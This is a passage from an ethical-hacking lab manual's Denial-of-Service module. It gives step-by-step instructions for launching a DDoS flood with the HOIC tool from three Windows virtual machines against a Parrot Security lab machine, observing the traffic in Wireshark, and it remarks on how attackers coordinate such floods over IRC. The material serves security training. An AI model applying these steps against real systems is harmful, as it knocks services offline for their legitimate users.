


- Now, switch to the **Windows Server 2019** and **Windows Server 2022** virtual machines and follow **Steps 8-11** to configure HOIC.
- Once **HOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target the **Parrot Security** virtual machine.

Module 10 – Denial-of-Service




14. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



15. Switch to the **Parrot Security** virtual machine.
16. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11**, **Windows Server 2019**, and **Windows Server 2022** machines.

Module 10 – Denial-of-Service




17. You can observe that the performance of the machine is slightly affected and that its response is slowing down.

18. In this lab, only three machines are used to demonstrate the flooding of a single machine. If there are a large number of machines performing flooding, then the target machine's (here, **Parrot Security**) resources are completely consumed, and the machine is overwhelmed.

Note: In real-time, a group of hackers operating hundreds or thousands of machines configure this tool on their machines, communicate with each other through IRCs, and simulate the DDoS attack by flooding a target machine or website at the same time. The target is overwhelmed and stops responding to user requests or starts dropping packets coming from legitimate users. The larger the number of attacker machines, the higher the impact of the attack on the target machine or website.

19. On completion of the task, click **FIRE THE LAZER!** again, and then close the HOIC window on all the attacker machines. Also, close the **Wireshark** window on the **Parrot Security** machine.



20. This concludes the demonstration of how to perform a DDoS attack using HOIC.

21. Close all open windows and document all the acquired information.

Task 5: Perform a DDoS Attack using LOIC

